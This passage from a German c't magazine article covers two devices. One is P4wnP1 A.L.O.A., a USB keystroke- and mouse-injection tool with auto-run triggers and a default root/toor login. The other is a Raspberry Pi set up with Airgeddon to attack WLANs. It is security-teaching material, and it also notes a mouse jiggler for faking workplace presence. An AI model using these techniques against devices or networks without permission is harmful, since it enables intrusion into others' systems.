Ersetzen Sie `us` einfach durch `de`, um zu QWERTZ zu wechseln. In Zeile 4 wartet das Skript durch `waitLEDRepeat(NUM);` darauf, dass wiederholt die NUM-LOCK-Taste auf einer an den Rechner angeschlossenen Tastatur gedrückt wird. Sie können die Zeile einfach löschen oder mit // auskommentieren. Wenn Sie anschließend auf „RUN“ drücken, können Sie sich zurücklehnen und das folgende Schauspiel beobachten, wenn Sie Windows nutzen: Ihr Rechner öffnet wie von Geisterhand das Windows-Notepad und tippt einige Textzeilen wie „Hello from P4wnP1 run 0 !“ ein. Zwischendurch bewegt sich der Mauszeiger. Nach wenigen Sekunden ist der Spuk auch schon wieder vorbei.

Um zu verstehen, was da gerade vor sich gegangen ist, reicht ein Blick in die folgenden Zeilen des Skripts. In Zeile 5 gehts los: `press("GUI r");` drückt die Tastenkombination Windows+R, um den Ausführen-Dialog zu öffnen. `GUI` steht für die Windows-Taste, das `r` für den Buchstaben. Anstelle von `GUI` akzeptiert P4wnP1 auch die Bezeichnung `WIN` für die Windows-Taste, andere wichtige Sondertasten heißen zum Beispiel `CTRL`, `ALT`, `DEL`, `SHIFT`, `BACKSPACE`, `ENTER` oder `F1` bis `F12`.

Danach wartet das Skript mit `delay(500);` 500 Millisekunden, damit sich der Ausführen-Dialog öffnen kann. Das Timing ist bei Tastatur- und Mausskripten sehr wichtig. Baut man nicht genügend Pausen ein, erreichen die Eingaben das falsche Fenster. Nach der kurzen Verschnaufpause startet das Skript das Notepad: `type("notepad\n")`. Während `press()` für Tastenkombinationen genutzt wird, tippt

`type()` den gewünschten Text Zeichen für Zeichen ein. Das `\n` steht für die Return-Taste. Nach einer weiteren Pause beginnt eine `for`-Schleife mit dem Tippen in das geöffnete Notepad: `type("Hello from P4wnP1 run " + i + " !\n");`.

Wie schnell das Skript tippt, gibt Zeile 2 vor: `typingSpeed(100,150)`. Die erste Zahl steht für eine garantierte Pause von 100 Millisekunden. Die zweite Zahl hängt noch eine zufällige Dauer hintendran, die Zahl entspricht dabei der Maximallänge – in diesem Beispiel 150 Millisekunden. So kann man ein menschliches Tippverhalten simulieren. Das Einstellen der Tippgeschwindigkeit ist jedoch optional.

Die Mausbewegungen entstehen durch den Befehl `moveStepped()` im Skript, der die Maus um 500 DPI-Punkte nach rechts und dann wieder nach links verschiebt. Früher oder später möchten Sie die Maus wahrscheinlich nicht nur bewegen, sondern auch klicken. Für einen Klick mit der linken Maustaste geben Sie den Befehl `click(BT1);` ein. `BT2` entspricht der rechten Taste, `BT3` der mittleren.

Damit kennen Sie auch schon die wichtigsten Funktionen, um eigene Eingabeskripte zu bauen. Probieren Sie doch mal das folgende Skript aus:

```
layout('de');
press('GUI r');
delay(500);
type('https://ct.de\n');
```

Das Skript öffnet die c't-Website im eingestellten Standardbrowser, sofern eine Internetverbindung besteht.

Weitere praxisnahe Beispiele finden Sie in der Dokumentation bei GitHub (siehe ct.de/wap4). Die Doku ist etwas lückenhaft, wenn Sie aber gezielt in den Issues des GitHub-Projekts suchen, finden Sie Antworten auf viele Fragen. Ein Blick lohnt sich auch auf die mitgelieferten Beispielskripte, die Sie mit „LOAD & REPLACE“ öffnen. Bei mousejiggle.js handelt es sich um einen einfachen Mouse Jiggler, der durch subtile Mausbewegungen Nutzeraktivität am Rechner vorgaukelt – ein beliebter Trick am Arbeitsplatz, der verhindert, dass Microsoft Teams & Co. den Status auf „Abwesend“ ändern, wenn man nicht am Rechner sitzt. „helper.js“ enthält einige Hilfsfunktionen, etwa um Befehle als Admin auszuführen.

Speichern und automatisieren

Die Weboberfläche speichert Änderungen nicht dauerhaft, auch nicht das im HIDScript-Editor bearbeitete Skript. Hierzu gibt es auf jeder Einstellungsseite einen Knopf „STORE“, mit dem Sie die jeweiligen Änderungen der Seite unter einem beliebigen Namen speichern können. Mit den LOAD-Buttons lesen Sie die gespeicherten Daten wieder ein. Mitunter gibt es davon gleich zwei: einen, um die aktuellen Einstellungen zu ersetzen, einen um sie zu ergänzen.

Sie werden schnell feststellen, dass es sehr lästig sein kann, die Skripte auf den Rechner loszulassen, mit dem Sie die Weboberfläche bedienen. Im schlechtesten Fall programmieren Sie versehentlich eine Schleife, die dauerhaft die Maus auf Reisen schickt oder irgendwas eintippt. Um die Kontrolle zurückzugewinnen, können Sie den Raspi einfach vom Rechner trennen. Die bessere Strategie ist, den Raspi von vornherein an einen anderen Rechner zu stecken, damit Sie ungestört programmieren können. Alternativ können Sie die Weboberfläche auch per Smartphone oder Tablet bedienen.

Bei einem echten Einsatz möchte man sich nicht erst via WLAN verbinden, um das Skript per Weboberfläche zu starten. Der Raspi legt im Idealfall nach dem Anschließen einfach los. P4wnP1 kennt hierfür eine Reihe von Triggern, die zu verschiedenen Anlässen ausgeführt werden – etwa, nachdem der Raspi mit dem Rechner verbunden ist. Um einen solchen Trigger einzurichten, wechseln Sie auf „TRIGGER ACTIONS“ und klicken auf „ADD ONE“. Dort wählen Sie zum Beispiel „USB gadget connected to host” und „start a HIDScript“, damit das Skript startet, sobald die USB-Verbindung steht. Anschließend können Sie ein gespeichertes Skript auswählen. Die Trigger-Konfiguration müssen Sie wieder mit „STORE“ speichern.

P4wnP1 A.L.O.A. startet nach dem Booten mit einem sogenannten Master Template, das festlegt, welche Konfigurationen für die einzelnen Funktionen, also etwa TRIGGER, HIDSCRIPT und auch USB, geladen werden sollen. Sie haben den Trigger jetzt zwar gespeichert, er wird nach dem Starten aber noch nicht geladen. Um das zu ändern, wechseln Sie auf „GENERIC SETTINGS“. Stellen Sie im „Master Template Editor“ ein, welche der gespeicherten Profile für die einzelnen Funktionen geladen werden sollen. Diese Master-Konfiguration speichern Sie wieder mit „STORE“. Danach können Sie sie unter „Startup Settings“ als „Startup Master Template“ auswählen. Achten Sie darauf, dass Sie eine USB-Konfiguration hinterlegen, die die im Skript genutzten Funktionen wie Tastatur und Maus bereitstellt.

Weitere USB-Geräte und SSH

Dieser Artikel kratzt nur an der Oberfläche der Möglichkeiten. Allein die USB-Funktionen bieten noch viel mehr, als wir hier unterbekommen. Mit den Modi „CDC ECM“ und „RNDIS“ etwa meldet sich der Raspi als USB-Netzwerkkarte, über die Sie ihn direkt ohne WLAN ansprechen können. Seine IP-Adresse lautet dann 172.16.0.1. Über „Mass Storage“ stellt P4wnP1 den Inhalt einer Image-Datei als USB-Stick oder CD-ROM-Laufwerk bereit, zum Beispiel um mitgebrachte Tools auszuführen.

Wie eingangs erwähnt, basiert P4wnP1 A.L.O.A. auf Kali Linux. Sie können sich per SSH damit verbinden und Hacking-Tools von Kali ausführen. Hierzu bauen Sie eine SSH-Verbindung zur Raspi-IP (im P4wnP1-WLAN 172.24.0.1, über USB 172.16.0.1) mit dem Benutzernamen root und dem Passwort toor auf. Über das Trigger-Event „run a bash script“ können Sie Linux-Befehle sogar automatisiert ausführen lassen. Auch das Webinterface hält noch einige Schmankerl für Sie bereit: So kann sich P4wnP1 etwa auch als WLAN-Client mit einem vorhandenen Netz verbinden oder Steuerbefehle über Bluetooth empfangen.

Download & Doku:
ct.de/wap4

Gut und günstig

Mit dem Image P4wnP1 A.L.O.A. wird der Raspi Zero W zu einem günstigen und flexiblen Hacker-Tool, mit dem Sie viel lernen können – ganz gleich, ob Sie damit die Sicherheit Ihrer Rechner auf die Probe stellen oder Geräte per USB-Eingaben automatisieren. Per Java-Script erstellen Sie leicht passende Skripte für jeden Zweck. Es versteht sich von selbst, dass Sie damit keine fremden Systeme angreifen dürfen. (rei) ct

IHRE DATEN, IHRE KONTROLLE!



Verteidigen Sie sich gegen Spam und Überwachung

Auch als Heft + PDF mit 28 % Rabatt



Heft für 14,90 € • PDF für 12,99 € • Heft + PDF 19,90 €

shop.heise.de/ct-datenschutz24

JETZT BESTELLEN!

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 € (innerhalb Deutschlands). Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise shop




Bild: Moritz Reichartz

Raspi 3/4/5 als WLAN-Schreck

Drahtlose Netzwerke sind immer noch ein begehrtes Angriffsziel für Cyberschurken. Dafür braucht es keine Profiausrüstung: Mit einem Raspi, einem WLAN-USB-Adapter und Airgeddon schlüpfen Sie in die Rolle der Hacker und spüren Sicherheitslücken auf.

Von **Niklas Dierking**

Eines der populärsten Hacking-Gadgets, das die Augen von Hackern zum Leuchten bringt, ist der WiFi Pineapple von Hak 5 (siehe ct.de/wk12). Der Spezialrouter mit modifizierter OpenWRT-Firmware nimmt Pentestern und Cyberschurken bei Angriffen auf drahtlose Netzwerke viel Arbeit ab. Er stellt eine moderne Weboberfläche zur Verfügung, über die man viele WLAN-Angriffe auf Knopfdruck ausführen kann.

Um Ihre drahtlosen Netze auf Sicherheitslücken abzuklopfen, reicht aber auch schon ein Raspberry Pi, der ja vielleicht schon in einer Ihrer Schubladen

auf einen neuen Einsatzzweck wartet. Weil die hier demonstrierten Angriffe etwas mehr Rechenleistung benötigen, sollten Sie zum Raspberry Pi 3 oder neuer greifen.

Geht es um Hacking und Pentesting, ist Kali Linux die erste Wahl. Es ist die Grundlage für die folgenden Schritte. Bespielen Sie für dieses Projekt daher zunächst eine Speicherkarte mit Kali, wie auf Seite 30 beschrieben. Ein offizielles Image für den Raspi 5 lag zum Redaktionsschluss noch nicht vor, soll laut den Entwicklern aber noch dieses Jahr erscheinen.

Zusätzlich brauchen Sie einen WLAN-USB-Adapter, der den sogenannten Monitor-Modus beherrscht. In diesem Modus sehen Sie auch WLAN-Pakete, die nicht an Sie adressiert sind, und können auch spezielle Pakete verschicken, die anfällige Clients aus dem Netz schießen. Eine Liste kompatibler Adapter haben wir unter ct.de/wk12 verlinkt. Für unseren Test haben wir einen WLAN-USB-Stick mit RT5572-Chipsatz für etwa 15 Euro benutzt.

Mit unserer Anleitung klopfen Sie Ihre drahtlosen Netzwerke auf Lücken ab und lernen, wie Sie verdächtige WLAN-Aktivitäten erkennen. Richten Sie die Angriffe, die in diesem Artikel beschrieben werden, ausschließlich gegen eigene WLANs oder gegen Netze, für die Sie explizit eine Erlaubnis eingeholt haben!

Wir haben uns bei diesem Projekt dafür entschieden, den Raspi „headless“, sprich ohne angeschlossenes Display, Maus und Tastatur zu betreiben, damit er portabel ist. Die Konfiguration und Bedienung erfolgt mittels SSH von einem anderen Gerät. Damit Sie sich mit SSH einloggen können, muss der Raspi sich im gleichen Netzwerk befinden wie der Rechner, von dem aus Sie ihn bedienen. Geben Sie dem Raspi deswegen vor dem ersten Start die nötigen Informationen mit, um sich mit Ihrem WLAN zu verbinden. Am einfachsten geht das, indem Sie auf der Kommandozeile eines Linux-Rechners folgenden Befehl ausführen:

```
wpa_passphrase SSID > ↵
↳wpa_supplicant.conf
```

Ersetzen Sie den Platzhalter `SSID` durch den Namen Ihres Netzes. Sie werden dann nach dem WLAN-Passwort gefragt. Die Datei kopieren Sie anschließend auf die BOOT-Partition der MicroSD-Karte. Wenn Sie keinen Linux-Rechner zur Hand haben, erstellen Sie die Datei mit einem beliebigen Texteditor und ersetzen die Werte aus der folgenden Vorlage durch Ihre eigenen:

```
country=DE

network={
    ssid="SSID"
    psk="PASSWORT"
}
```

Stecken Sie Karte in den Raspi und verbinden Sie ihn mit dem Netzteil. Beim Start verbindet er sich automatisch mit dem konfigurierten WLAN. Loggen Sie sich dann via SSH auf dem Raspi ein: `ssh kali@192.168.178.10`

Ersetzen Sie die IP-Adresse im obigen Befehl durch die Adresse des Raspi, die Sie in der Weboberfläche Ihres Routers nachschauen können. Das Passwort des Benutzers kali lautet ebenfalls kali. Bringen Sie zunächst die Software auf den neuesten Stand und ändern Sie dann das Standardpasswort:

```
sudo apt update && ↵
↳sudo apt full-upgrade -y

passwd kali
```

Airgeddon

Ähnlich wie beim WiFi Pineapple ist es das Ziel, sich vom Hacking-Raspi möglichst viel Arbeit abnehmen zu lassen. Deswegen greifen wir zu dem umfangreichen Bash-Skript Airgeddon, das voll und ganz auf WLAN-Hacking ausgerichtet ist. Klonen Sie das GitHub-Repository und wechseln dann in den neu entstandenen Ordner:


```
git clone --depth 1 ↵
↳https://github.com/↵
↳v1s1t0r1sh3r3/airgeddon.git

cd airgeddon
```

Um alle Angriffe auszuführen, müssen Sie folgende Pakete nachinstallieren:

```
apt install bettercap hcxtools ↵
↳hostapd asleap beef-xss mdk4 ↵
↳hostapd-wpe isc-dhcp-server lighttpd
```

Das Skript nutzt standardmäßig xterm für das Fenstermanagement, aber in einer SSH-Session wird das nicht funktionieren. Bearbeiten Sie mit einem Texteditor die versteckte Datei .airgeddonrc (etwa mit



Airgeddon vereinfacht viele gängige WLAN-Angriffe mit dem Raspberry Pi.

`nano .airgeddonrc`) und ändern Sie in der letzten Umgebungsvariable `xterm` zu `tmux`.

Jetzt können Sie Airgeddon mit folgendem Befehl starten: `sudo bash airgeddon.sh`


Es begrüßt Sie mit einer niedlichen Ufo-Animation und prüft, ob die nötige Software installiert ist. Sie navigieren im Skript, indem Sie die Ziffer eintippen, die zur gewünschten Option im Menü gehört.

Im Hauptmenü werden Sie zunächst gebeten, sich für ein Netzwerk-Interface zu entscheiden. Das Interface `wlan0` ist der integrierte WLAN-Chip des Raspi. Wählen Sie stattdessen mit `wlan1` den WLAN-Stick, der den Monitor-Modus unterstützt. Versetzen Sie das Interface jetzt mit der dritten Menüoption in ebendiesen.

Risiko unsichere Passwörter

